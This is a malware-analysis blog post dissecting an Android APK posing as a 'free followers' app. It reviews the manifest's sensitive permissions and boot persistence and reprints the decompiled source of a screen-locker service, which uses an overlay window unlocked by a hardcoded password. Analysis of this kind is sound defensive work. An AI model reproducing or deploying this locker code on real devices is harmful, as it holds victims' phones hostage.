
Malware Sunday: Android Malware Analysis 1
Malware Sundays
Sundays usually are days I am more relaxed from work and I like to do things that I find interesting. Follow my journey of android Malware Analysis every sunday (or most of them).
Summary
Finding interesting malware samples can be a hard task since most of them are very basic yet effective. Luckily Łukasz Siewierski known as @maldr0id have us covered, he posted a list of interesting malware samples on his blog.
Today we are going to delve into the easy section, since this is the first Android Sunday and continue our way through the list. Enjoy.
If you have any interesting sample that you want to see analyzed, don’t hesitate to contact me.
Sample #1: freefollowers.apk
Download sample (Malware Bazaar)
First things first. The first thing we have to do is to decompile the apk to see what we are dealing with.
apktool d 5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e.apk
Nothing explains better an apk than its AndroidManifest.xml, so without further ado, voila :
 1<?xml version="1.0" encoding="utf-8" standalone="no"?>
 2<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" android:installLocation="internalOnly" package="com.XPhantom.id" platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
 3    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
 4    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
 5    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
 6    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 7    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 8    <uses-permission android:name="android.permission.READ_CONTACTS"/>
 9    <uses-permission android:name="android.permission.READ_SMS"/>
10    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
11    <uses-permission android:name="android.permission.WAKE_LOCK"/>
12    <uses-permission android:name="android.permission.INTERNET"/>
13    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGE"/>
14    <uses-permission android:name="android.permission.CAMERA"/>
15    <application android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme="@style/AppTheme">
16        <activity android:label="@string/app_name" android:name="com.XPhantom.id.MainActivity">
17            <intent-filter>
18                <action android:name="android.intent.action.MAIN"/>
19                <category android:name="android.intent.category.INFO"/>
20            </intent-filter>
21        </activity>
22        <service android:enabled="true" android:name="com.XPhantom.id.MyService"/>
23        <receiver android:enabled="true" android:name="com.XPhantom.id.BootReceiver" android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
24            <intent-filter>
25                <action android:name="android.intent.action.BOOT_COMPLETED"/>
26                <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
27                <category android:name="android.intent.category.DEFAULT"/>
28            </intent-filter>
29        </receiver>
30    </application>
31</manifest>
Since we don’t have the whole picture of how this application was meant to be delivered to the victim, we can only assume some things from what we have in our hands. According to the application name: freefollowers.apk we assume it was meant for someone to gain an X amount of followers on some social media platform.
Immediately just from reading the AndroidManifest.xml of the application you can see, highlighted in the code snippet above, the application is asking for way to many sensitive permissions.
Sensitive Permissions:
- CAMERA
- REQUEST_INSTALL_PACKAGE
- ACCESS_FINE_LOCATION
- READ_SMS
- READ_CONTACTS
- READ_EXTERNAL_STORAGE
- SYSTEM_ALERT_WINDOW
- RECEIVE_BOOT_COMPLETED
That is weird a follower application would never need such permissions. We can also see that the person who wrote the application forgot to make a release build. You can see the app is debuggable android:debuggable="true". This points us that the developer of this application is rather inexperienced. Enough ranting the dev of this app, we can also see that the application registers a service .MyService ( again the class name choice points us that he just used code from the internet ) and a BootReceiver (he wants to launch his service as soon as the phone finish the boot process). The MainActivity class is the entrypoint of the application so this is the class that we will analyze first, we can easily find the entrypoint of the application by finding the android.intent.action.MAIN action.
Note: The entrypoint part is not always true, we will analyze it in a different post about the application lifecycle, but is good for now.
As you can see so far we haven’t touched any code and we already have a feel about the developer, the application, and rough idea of the components and what is going on. This is not always the case since there are some skilled developers but a lot of android malware is written by inexperienced devs.
Anyway, as Linus Torvalds would say “Talk is cheap. Show me the code”. So I spin up my trusted jadx-gui and load the apk.
MainActivity.class
 1package com.XPhantom.p000id;
 2
 3import adrt.ADRTLogCatReader;
 4import android.app.Activity;
 5import android.content.Intent;
 6import android.os.Bundle;
 7
 8/* renamed from: com.XPhantom.id.MainActivity */
 9/* loaded from: classes.dex */
10public class MainActivity extends Activity {
11    @Override // android.app.Activity
12    public void onCreate(Bundle bundle) {
13        ADRTLogCatReader.onContext(this, "com.aide.ui");
14        super.onCreate(bundle);
15        try {
16            startService(new Intent(this, Class.forName("com.XPhantom.id.MyService")));
17            finish();
18        } catch (ClassNotFoundException e) {
19            throw new NoClassDefFoundError(e.getMessage());
20        }
21    }
22}
As we can se at the highlighted lines 13, ADRTLogCatReader.onContext is called and the service MyService is initiated.
Following the ADRTLogCatReader.class located in adrt package we can see that is will not work on our device since com.aide.ui is missing and the PackageManager.NameNotFoundException will be raised. On devices that do have this application run() will be called on a new thread which will read the output of the shell command logcat -v threadtime line by line and will send this line to ADRTSender.
Note: com.aide.ui is an android IDE for android apps (lmao).
 1package adrt;
 2
 3import android.content.Context;
 4import android.content.pm.PackageManager;
 5import java.io.BufferedReader;
 6import java.io.IOException;
 7import java.io.InputStreamReader;
 8
 9/* loaded from: classes.dex */
10public class ADRTLogCatReader implements Runnable {
11    private static Context context;
12
13    public static void onContext(Context context2, String str) { // this, com.aide.ui
14        if (context == null) {
15            context = context2.getApplicationContext();
16            if (0 != (context2.getApplicationInfo().flags & 2)) {
17                try {
18                    context2.getPackageManager().getPackageInfo(str, 128);
19                    ADRTSender.onContext(context, str);
20                    new Thread(new ADRTLogCatReader(), "LogCat").start();
21                } catch (PackageManager.NameNotFoundException e) {
22                }
23            }
24        }
25    }
26
27    @Override // java.lang.Runnable
28    public void run() {
29        try {
30            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec("logcat -v threadtime").getInputStream()), 20);
31            while (true) {
32                String readLine = bufferedReader.readLine();
33                if (readLine == null) {
34                    return;
35                }
36                ADRTSender.sendLogcatLines(new String[]{readLine});
37            }
38        } catch (IOException e) {
39        }
40    }
41}
As this seems like a debugging class and package we will not analyze it further and we will turn our focus on MyService service.
 1package com.XPhantom.p000id;
 2
 3import adrt.ADRTLogCatReader;
 4import android.app.Service;
 5import android.content.Context;
 6import android.content.Intent;
 7import android.os.IBinder;
 8import android.view.LayoutInflater;
 9import android.view.View;
10import android.view.ViewGroup;
11import android.view.WindowManager;
12import android.widget.Button;
13import android.widget.EditText;
14import android.widget.ImageView;
15import android.widget.Toast;
16
17/* renamed from: com.XPhantom.id.MyService */
18/* loaded from: classes.dex */
19public class MyService extends Service {
20    ImageView chatHead;
21    Context context;
22
23    /* renamed from: e1 */
24    EditText f0e1;
25    ViewGroup myView;
26    WindowManager windowManager;
27
28    @Override // android.app.Service
29    public void onCreate() {
30        ADRTLogCatReader.onContext(this, "com.aide.ui");
31        this.windowManager = (WindowManager) getSystemService("window");
32        this.myView = (ViewGroup) ((LayoutInflater) getSystemService("layout_inflater")).inflate(C0000R.layout.main, (ViewGroup) null);
33        this.chatHead = new ImageView(this);
34        this.chatHead.setImageResource(C0000R.drawable.ic_launcher);
35        this.f0e1 = (EditText) this.myView.findViewById(C0000R.C0001id.mainEditText1);
36        ((Button) this.myView.findViewById(C0000R.C0001id.mainButton1)).setOnClickListener(new View.OnClickListener(this) { // from class: com.XPhantom.id.MyService.100000000
37            private final MyService this$0;
38
39            {
40                this.this$0 = this;
41            }
42
43            @Override // android.view.View.OnClickListener
44            public void onClick(View view) {
45                if (this.this$0.f0e1.getText().toString().equals("Abdullah@")) {// if password is Abdullah@ then unlock the Phone xD
46                    this.this$0.windowManager.removeView(this.this$0.myView);
47                    try {
48                        this.this$0.context.startService(new Intent(this.this$0.context, Class.forName("com.XPhantom.id.MyService")));
49                        return;
50                    } catch (ClassNotFoundException e) {
51                        throw new NoClassDefFoundError(e.getMessage());
52                    }
53                }
54                this.this$0.f0e1.setText("");
55            }
56        });
57        WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-2, -2, 2002, 1, -3);
58        layoutParams.gravity = 17;
59        layoutParams.x = 0;
60        layoutParams.y = 0;
61        new View(this).setBackgroundColor(872349696);
62        this.windowManager.addView(this.myView, layoutParams);
63    }
64
65    @Override // android.app.Service
66    public IBinder onBind(Intent intent) {
67        return null;
68    }
69
70    /* renamed from: f */
71    public void m0f() {
72        Toast.makeText(this, "Ваш текст", 0).show(); // means your text lmao this is a tutorial made malware
73    }
74}
The lock screen window consist of the icon line 34, a button (resources reveal this button is named “Unlock Devices”), an edit text, a red background at line 61. As show bellow

As expected before we see the code this locker malware was made by watching tutorials on how to write an android application written on an android IDE. This was done by someone with no technical skills on android development.
Rating
- Difficulty : 1/0
- Obfuscation : 0/10
- Functionality: 2/10
- Overall : 1/10